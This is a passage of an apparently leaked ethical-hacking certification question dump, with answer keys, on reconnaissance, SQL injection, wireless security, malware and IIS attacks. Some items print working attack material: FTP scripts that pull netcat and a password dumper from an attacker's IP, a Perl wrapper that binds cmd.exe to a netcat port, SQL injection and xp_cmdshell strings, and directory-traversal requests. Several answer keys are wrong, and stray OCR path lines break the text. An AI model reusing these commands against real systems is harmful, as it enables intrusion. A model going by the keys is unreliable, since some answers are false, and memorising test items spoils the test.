How much information will Clive obtain from the client before commencing his test?

A. IP Range, OS, and patches installed.
B. Only the IP address range.
C. Nothing but corporate name.
D. All that is available from the client site.

Correct Answer: C
Section: (none)

Explanation

QUESTION 185
Scanning for services is an easy job for Bob as there are so many tools available from the Internet. In order for him to check the vulnerability of Certkiller, he went through a few scanners that are currently available. Here are the scanners that he uses:

1. Axent's NetRecon (http://www.axent.com)
2. SARA, by Advanced Research Organization (http://www-arc.com/sara)
3. VLAD the Scanner, by Razor (http://razor.bindview.com/tools/)

However, there are many other alternative ways to make sure that the services that have been scanned will be more accurate and detailed for Bob.
What would be the best method to accurately identify the services running on a victim host?

A. Using Cheops-ng to identify the devices of Certkiller.
B. Using the manual method of telnet to each of the open ports of Certkiller.
C. Using a vulnerability scanner to try to probe each port to verify or figure out which service is running for Certkiller.
D. Using the default port and OS to make a best guess of what services are running on each port for Certkiller.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186
Jim is having no luck performing a penetration test in Certkiller's network. He is running the tests from home and has downloaded every security scanner that he could lay his hands on. Despite knowing the IP range of all the systems, and the exact network configuration, Jim is unable to get any useful results. Why is Jim having these problems?

A. Security scanners are not designed to do testing through a firewall.
B. Security scanners cannot perform vulnerability linkage.
C. Security scanners are only as smart as their database and cannot find unpublished vulnerabilities.
D. All of the above.

Correct Answer: D
Section: (none)
Explanation

QUESTION 187
You have just received an assignment for an assessment at a company site. Company's management is concerned about external threat and wants to take appropriate steps to insure security is in place. Anyway the management is also worried about possible threats coming from inside the site, specifically from employees belonging to different Departments. What kind of assessment will you be performing?

A. Black box testing
B. Black hat testing
C. Gray box testing
D. Gray hat testing
E. White box testing
F. White hat testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Internal Testing is also referred to as Gray-box testing.

QUESTION 188
What does black box testing mean?

A. You have full knowledge of the environment
B. You have no knowledge of the environment
C. You have partial knowledge of the environment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Black box testing is conducted when you have no knowledge of the environment. It is more time consuming and expensive.

QUESTION 189
Which of the following is the best way an attacker can passively learn about technologies used in an organization?

A. By sending web bugs to key personnel

B. By webcrawling the organization web site

C. By searching regional newspapers and job databases for skill sets technology hires need to possess in the organization

D. By performing a port scan on the organization's web site

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Note: A, B, & D are "active" attacks, the question asks "passive"

QUESTION 190
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The file Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below:

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"
"cmd1.exe /c echo johna2k >>ftpcom"
"cmd1.exe /c echo haxedj00 >>ftpcom"
"cmd1.exe /c echo get nc.exe >>ftpcom"
"cmd1.exe /c echo get samdump.dll >>ftpcom"
"cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 e-cmd1.exe"
```

What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k.

B. There are two attackers on the system - johna2k and haxedj00.

C. The attack is a remote exploit and the hacker downloads three files.

D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port.

Correct Answer: C
Section: (none)
Explanation

QUESTION 191
Bank of Timbuktu was a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently, using which customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.
John Stevens was in charge of information security at Bank of Timbuktu. After one month in production, several customers complained about the Internet enabled banking application. Strangely, the account balances of many bank's customers has been changed! However, money hadn't been removed from the bank. Instead, money was transferred between accounts.

Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

```
Attempted login of unknown user: John
Attempted login of unknown user: sysaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete '';
Attempted login of unknown user: ' or 1=1-
Attempted login of unknown user: '; drop table logins-
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x90627579944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What kind of attack did the Hacker attempt to carry out at the bank? (Choose the best answer)

A. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
B. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
C. The Hacker attempted a brute force attack to guess login ID and password using password cracking tools.
D. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.

Correct Answer: A
Section: (none)
Explanation

QUESTION 192
Bill is attempting a series of SQL queries in order to map out the tables within the database that he is trying to exploit.
Choose the attack type from the choices given below.

A. Database Fingerprinting

B. Database Enumeration
C. SQL Fingerprinting
D. SQL Enumeration


Correct Answer: A
Section: (none)
Explanation

QUESTION 193
Bob has been hired to do a web application security test. Bob notices that the site is dynamic and infers that they mist be making use of a database at the application back end. Bob wants to validate whether SQL Injection would be possible. What is the first character that Bob should use to attempt breaking valid SQL requests?

A. Semi Column
B. Double Quote
C. Single Quote
D. Exclamation Mark

Correct Answer: C
Section: (none)
Explanation

QUESTION 194
Exhibit:



http://www.example.com - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go
Done
My Computer

http://www.example.com/order/include_rsa.asp?pressReleaseID=5 AND 1=1

```
Microsoft OLE DB Provies for ODBC Drive provide4De14

[Microsoft]] ODBC SQL Server Driver][SQL Server][Unclsed quotation mark before the character string ". "

/order/include_rsa.asp line 4
```

You are conducting pen-test against a company's website using SQL Injection techniques. You enter "anuthing or 1=1-" in the username filed of an authentication form. This is the output returned from the server.

What is the next step you should do?

A. Identify the user context of the web application by running:
http://www.example.com/order/include_rsa_asp?pressReleaseID=5
AND
USER_NAME() = 'dbo'

B. Identify the database and table name by running:
http://www.example.com/order/include_rsa.asp?pressReleaseID=5
AND
ascii(lower(substring((SELECT TOP 1 name FROM sysobjects
WHERE
xtype='U'),1))) > 109

C. Format the C: drive and delete the database by running:
http://www.example.com/order/include_rsa.asp?pressReleaseID=5
AND

xp cmdshell ' format c:/q/yes'; drop database my DB;--

D. Reboot the web server by running:
http://www.example.com/order/include_rsa.asp?pressReleaseID=5
AND xp_cmdshell 'iisreset |-reboot';--

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 195
Your boss Certkiller is attempting to modify the parameters of a Web-based application in order to alter the SQL statements that are parsed to retrieve data from the database. What would you call such an attack?

A. SQL Input attack
B. SQL Piggybacking attack
C. SQL Select attack
D. SQL Injection attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
This technique is known as SQL injection attack

QUESTION 196
Which of the following activities will not be considered passive footprinting?

A. Search on financial site such as Yahoo Financial to identify assets
B. Scan the range of IP address found in the target DNS database
C. Perform multiples queries using a search engine

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
C is not passive.

QUESTION 197
When a malicious hacker identifies a target and wants to eventually compromise this target, what would be among the first steps that he would perform? (Choose the best answer)

A. Cover his tracks by eradicating the log files and audit trails.
B. Gain access to the remote computer in order to conceal the venue of attacks.
C. Perform a reconnaissance of the remote target for identical of venue of attacks.
D. Always begin with a scan in order to quickly identify venue of attacks.

Correct Answer: C
Section: (none)
Explanation

QUESTION 198
Central Frost Bank was a medium-sized, regional financial institution in New York. The bank recently deployed a new Internet-accessible Web application. Using this application, Central Frost's customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business through a Web browser. John Stevens was in charge of information security at Central Frost Bank. After one month in production, the Internet banking application was the subject of several customer complaints. Mysteriously, the account balances of many of Central Frost's customers had been changed! However, money hadn't been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application's logs and found the following entries:

```
Attempted login of unknown user: johnm
Attempted login of unknown user: susaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete '';
Attempted login of unknown user: ' or 1=1-
Attempted login of unknown user: '; drop table logins-
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x9062757944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
Pay Bill user mike
Logout of user mike
```

What type of attack did the Hacker attempt?

A. Brute force attack in which the Hacker attempted guessing login ID and password from password cracking tools.
B. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.
C. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
D. The Hacker attempted Session hijacking, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The 1=1 or drop table logins are attempts at SQL injection.

QUESTION 199
A particular database threat utilizes a SQL injection technique to penetrate a target system. How would an attacker use this technique to compromise a database?

A. An attacker uses poorly designed input validation routines to create or alter SQL commands to gain access to unintended data or execute commands of the database
B. An attacker submits user input that executes an operating system command to compromise a target system
C. An attacker gains control of system to flood the target system with requests, preventing legitimate users from gaining access
D. An attacker utilizes an incorrect configuration that leads to access with higher-than-expected privilege of the database

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Note the question ask which to compromise a DATABASE. Hence A is preferred to B.

QUESTION 200
Sandra is conducting a penetration test for Certkiller.com. She knows that Certkiller.com is using wireless networking for some of the offices in the building right down the street. Through social engineering she discovers that they are using 802.11g. Sandra knows that 802.11g uses the same 2.4GHz frequency range as 802.11b. Using NetStumbler and her 802.11b wireless NIC, Sandra drives over to the building to map the wireless networks. However, even though she repositions herself around the building several times, Sandra is not able to detect a single AP. What do you think is the reason behind this?

A. Netstumbler does not work against 802.11g.

B. You can only pick up 802.11g signals with 802.11a wireless cards.
C. The access points probably have WEP enabled so they cannot be detected.
D. The access points probably have disabled broadcasting of the SSID so they cannot be detected.
E. 802.11g uses OFDM while 802.11b uses DSSS so despite the same frequency and 802.11b card cannot see an 802.11g signal.
F. Sandra must be doing something wrong, as there is no reason for her to not see the signals.

Correct Answer: A
Section: (none)
Explanation

QUESTION 201
WEP is used on 802.11 networks, what was it designed for?

A. WEP is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what it usually expected of a wired LAN.
B. WEP is designed to provide strong encryption to a wireless local area network (WLAN) with a lever of integrity and privacy adequate for sensible but unclassified information.
C. WEP is designed to provide a wireless local area network (WLAN) with a level of availability and privacy comparable to what is usually expected of a wired LAN.
D. WEOP is designed to provide a wireless local area network (WLAN) with a level of privacy comparable to what it usually expected of a wired LAN.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202
RC4 is known to be a good stream generator. RC4 is used within the WEP standard on wireless LAN. WEP is known to be insecure even if we are using a stream cipher that is known to be secured.

What is the most likely cause behind this?

A. There are some flaws in the implementation.
B. There is no key management.
C. The IV range is too small.
D. All of the above.
E. None of the above.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 203
In an attempt to secure his wireless network, Bob implements a VPN to cover the wireless communications. Immediately after the implementation, users begin complaining about how slow the wireless network is. After benchmarking the network's speed, Bob discovers that throughput has dropped by almost half even though the number of users has remained the same.

Why does this happen in the VPN over wireless implementation?

A. The stronger encryption used by the VPN slows down the network.
B. Using a VPN with wireless doubles the overheard on an access point for all direct client to access point communications.
C. VPNs use larger packets then wireless networks normally do.
D. Using a VPN on wireless automatically enables WEP, which causes additional overhead.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 204
In an attempt to secure his wireless network, Bob turns off broadcasting of the SSID. He concludes that since his access points require the client computer to have the proper SSID, it would prevent others from connecting to the wireless network. Unfortunately unauthorized users are still able to connect to the wireless network.

Why do you think this is possible?

A. Bob forgot to turn off DHCP.
B. All access points are shipped with a default SSID.
C. The SSID is still sent inside both client and AP packets.
D. Bob's solution only works in ad-hoc mode.

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 205
In an attempt to secure his 802.11b wireless network, Ulf decides to use a strategic antenna positioning. He places the antenna for the access points near the center of the building. For those access points near the outer edge of the building he uses semi-directional antennas that face towards the building's center. There is a large parking lot and outlying filed surrounding the building that extends out half a mile around the building. Ulf figures that with this and his placement of antennas, his wireless network will be safe from attack. Which of the following statements is true?

A. With the 300 feet limit of a wireless signal, Ulf's network is safe.
B. Wireless signals can be detected from miles away, Ulf's network is not safe.
C. Ulf's network will be safe but only of he doesn't switch to 802.11a.
D. Ulf's network will not be safe until he also enables WEP.

Correct Answer: D
Section: (none)
Explanation

QUESTION 206
Which of the following is NOT a reason 802.11 WEP encryption is vulnerable?

A. There is no mutual authentication between wireless clients and access points
B. Automated tools like AirSnort are available to discover WEP keys
C. The standard does not provide for centralized key management
D. The 24 bit Initialization Vector (IV) field is too small

Correct Answer: C
Section: (none)
Explanation

QUESTION 207
Which of the following is true of the wireless Service Set ID (SSID)? (Select all that apply.)

A. Identifies the wireless network
B. Acts as a password for network access

C. Should be left at the factory default setting
D. Not broadcasting the SSID defeats NetStumbler and other wireless discovery tools

Correct Answer: AB
Section: (none)
Explanation

QUESTION 208
Which of the following wireless technologies can be detected by NetStumbler? (Select all that apply)

A. 802.11b
B. 802.11e
C. 802.11a
D. 802.11g
E. 802.11

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
If you check the website, cards for all three (A, B, G) are supported.
See: http://www.stumbler.net/

QUESTION 209
802.11b is considered a ____________ protocol.

A. Connectionless
B. Secure
C. Unsecure
D. Token ring based
E. Unreliable

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
802.11b is an insecure protocol. It has many weaknesses that can be used by a hacker.

QUESTION 210
Virus Scrubbers and other malware detection program can only detect items that they are aware of. Which of the following tools would allow you to detect unauthorized changes or modifications of binary files on your system by unknown malware?

A. System integrity verification tools
B. Anti-Virus Software
C. A properly configured gateway
D. There is no way of finding out until a new updated signature file is released

Correct Answer: A
Section: (none)
Explanation

QUESTION 211
What are the main drawbacks for anti-virus software?

A. AV software is difficult to keep up to the current revisions.
B. AV software can detect viruses but can take no action.
C. AV software is signature driven so new wxploits are not detected.
D. It's relatively easy for an attacker to change the anatomy of an attack to bypass AV systems
E. AV software isn't available on all major operating systems platforms.
F. AV software is very machine (hardware) dependent.

Correct Answer: C
Section: (none)
Explanation

QUESTION 212
What is the best means of prevention against viruses?

A. Assign read only permission to all files on your system.
B. Remove any external devices such as floppy and USB connectors.

C. Install a rootkit detection tool.
D. Install and update anti-virus scanner.

Correct Answer: D
Section: (none)
Explanation

QUESTION 213
Melissa is a virus that attacks Microsoft Windows platforms.

To which category does this virus belong?

A. Polymorphic
B. Boot Sector infector
C. System
D. Macro

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214
The Slammer Worm exploits a stack-based overflow that occurs in a DLL implementing the Resolution Service.

Which of the following Database Server was targeted by the slammer worm?

A. Oracle
B. MSSQL
C. MySQL
D. Sybase
E. DB2

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 215
Which of the following is one of the key features found in a worm but not seen in a virus?

A. The payload is very small, usually below 800 bytes.
B. It is self replicating without need for user intervention.
C. It does not have the ability to propagate on its own.
D. All of them cannot be detected by virus scanners.

Correct Answer: B
Section: (none)
Explanation

QUESTION 216
You find the following entries in your web log. Each shows attempted access to either root.exe or cmd.exe. What caused this?

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..xc1x1c../..xc1x1c../..xc1x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

A. The Morris worm
B. The PIF virus
C. Trinoo

D. Nimda
E. Code Red
F. Ping of Death

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Nimda worm modifies all web content files it finds. As a result, any user browsing web content on the system, whether via the file system or via a web server, may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby, infecting the browsing system. The high scanning rate of the Nimda worm may also cause bandwidth denial-of-service conditions on networks with infected machines and allow intruders the ability to execute arbitrary commands within the Local System security context on machines running the unpatched versions of IIS.

QUESTION 217
One of the better features of NetWare is the use of packet signature that includes cryptographic signatures. The packet signature mechanism has four levels from 0 to 3.
In the list below which of the choices represent the level that forces NetWare to sign all packets?

A. 0 (zero)
B. 1
C. 2
D. 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 218
Which is the Novell Netware Packet signature level used to sign all packets?

A. 0
B. 1
C. 2
D. 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Level 0 is no signature, Level 3 is communication using signature only.

QUESTION 219
If you receive a RST packet while doing an ACK scan, it indicates that the port is open. (True/False.)

A. True
B. False

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
When and ACK is sent to an open port, a RST is returned.

QUESTION 220
If you perform a port scan with a TCP ACK packet, what should an OPEN port return?

A. RST
B. No Reply
C. SYN/ACK
D. FIN

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Open ports return RST to an ACK scan.

QUESTION 221
Pandora is used to attack __________ network operating systems.

A. Windows
B. UNIX
C. Linux
D. Netware
E. MAC OS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
While there are not lots of tools available to attack Netware, Pandora is one that can be used.

QUESTION 222
What is the name of the software tool used to crack a single account on Netware Servers using a dictionary attack?

A. NPWCrack
B. NWPCrack
C. NovCrack
D. CrackNov
E. GetCrack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
NWPCrack is the software tool used to crack single accounts on Netware servers.

QUESTION 223
Windumpis the windows port of the famous TCPDump packet sniffer available on a variety of platforms. In order to use this tool on the Windows platform you must install a packet capture library. What is the name of this library?

A. NTPCAP
B. LibPCAP

C. WinPCAP

D. PCAP

Correct Answer: C
Section: (none)
Explanation

QUESTION 224
Joe the Hacker breaks into Certkiller's Linux system and plants a wiretap program in order to sniff passwords and user accounts off the wire. The wiretap program is embedded as a Trojan horse in one of the network utilities. Joe is worried that network administrator might detect the wiretap program by querying the interfaces to see of they are running in promiscuous mode. Running "ifconfig -a"will produce the following:

```
# ifconfig -a
1o0: flags=848<UP,LOOPBACK,RUNNING,MULTICAST> mtu 8232
inet 127.0.0.1 netmask ff000000hme0: flags=863<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,MULTICAST>
mtu
1500
inet 192.0.2.99 netmask ffffff00 broadcast 134.5.2.255
ether 8:0:20:9c:a2:35
```

What can Joe do to hide the wiretap program from being detected by ifconfig command?

A. Block output to the console whenever the user runs ifconfig command by running screen capture utiliyu

B. Run the wiretap program in stealth mode from being detected by the ifconfig command.


C. Replace original ifconfig utility with the rootkit version of ifconfig hiding Promiscuous information being displayed on the console.

D. You cannot disable Promiscuous mode detection on Linux systems.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 225
What is the expected result of the following exploit?



```
##########################################################
#########
$port = 53;                  # Spawn cmd.exe on port X
$your = "192.168.1.1";                 # Your FTP Server
$user = "Anonymous";               # login as
$pass = 'noone@nowhere.com';       # password
###################################################################
$host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n";
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get  hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
print "Server is downloading ...\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\"");
print "Press ENTER when download is finished ... (That's why it's good to have your
own ftp server)\n";
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
print "Done.\n";
#system("telnet $host $port"); exit(0);
```

A. Opens up a telnet listener that requires no username or password.

B. Create a FTP server with write permissions enabled.

C. Creates a share called "sasfile" on the target system.

D. Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The script being depicted is in perl (both msadc.pl and the script their using as a wrapper) -- $port, $your, $user, $pass, $host are variables that hold the port # of a DNS server, an IP, username, and FTP password. $host is set to argument variable 0 (which means the string typed directly after the command). Essentially what happens is it connects to an FTP server and downloads nc.exe (the TCP/IP swiss-army knife -- netcat) and uses nc to open a TCP port spawning cmd.exe (cmd.exe is the Win32 DOS shell on NT/2000/2003/XP), cmd.exe when spawned requires NO username or password and has the permissions of the username it is being executed as (probably guest in this instance, although it could be administrator). The #'s in the script means the text following is a comment, notice the last line in particular, if the # was removed the script would spawn a connection to itself, the host system it was running on.

QUESTION 226
You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel

must not be able to modify any data. What kind of program can you use to track changes to files on the server?

A. Network Based IDS (NIDS)
B. Personal Firewall
C. System Integrity Verifier (SIV)
D. Linux IP Chains

Correct Answer: C
Section: (none)
Explanation

QUESTION 227
Jim's organization has just completed a major Linux roll out and now all of the organization's systems are running the Linux 2.5 kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ. Which built-in functionality of Linux can achieve this?

A. IP Tables
B. IP Chains
C. IP Sniffer
D. IP ICMP

Correct Answer: A
Section: (none)
Explanation

QUESTION 228
WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux.What libray does it use?

A. LibPcap
B. WinPcap
C. Wincap
D. None of the above

Correct Answer: B
Section: (none)
Explanation

QUESTION 229
Several of your co-workers are having a discussion over the etc/passwd file. They are at odds over what types of encryption are used to secure Linux passwords. (Choose all that apply.)


A. Linux passwords can be encrypted with MD5
B. Linux passwords can be encrypted with SHA
C. Linux passwords can be encrypted with DES
D. Linux passwords can be encrypted with Blowfish
E. Linux passwords are encrypted with asymmetric algrothims

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Linux passwords are encrypted using MD5, DES, and the NEW addition Blowfish.

The default on most linux systems is dependant on the distribution; RedHat uses MD5, while slackware uses DES. The blowfish option is there for those who wish to use it. The encryption algorithm in use can be determined by authconfig on RedHat-based systems, or by reviewing one of two locations, on PAM-based systems (Pluggable Authentication Module) it can be found in /etc/pam.d/, the system-auth file or authconfig files. In other systems it can be found in /etc/security/ directory.

QUESTION 230
Exhibit



```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->2.16.1.107:53
Apr 25 02:08:07 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.1.101:53
Apr 25 02:08:07 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.7:111
Apr 25 19:37.05 [5875]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.172.16.1.107:80
Apr 26 05:45:25 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.38.22.189:4558
```

Study the log given in the exhibit,
Precautionary measures to prevent this attack would include writing firewall rules.
Of these firewall rules, which among the following would be appropriate?

A. Disallow UDP 53 in from outside to DNS server
B. Allow UDP 53 in from DNS server to outside
C. Disallow TCP 53 in form secondaries or ISP server to DNS server
D. Block all UDP traffic

Correct Answer: B
Section: (none)
Explanation

QUESTION 231
You are attempting to map out the firewall policy for an organization. You discover your target system is one hop beyond the firewall. Using hping2, you send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024. What is this process known as?

A. Footprinting
B. Firewalking
C. Enumeration
D. Idle scanning

Correct Answer: B
Section: (none)
Explanation

QUESTION 232
Once an intruder has gained access to a remote system with a valid username and password, the attacker will attempt to increase his privileges by escalating the used account to one that has increased privileges; such as that of an administrator. What would be the best countermeasure to protect against escalation of privileges?

A. Give users tokens
B. Give user the least amount of privileges
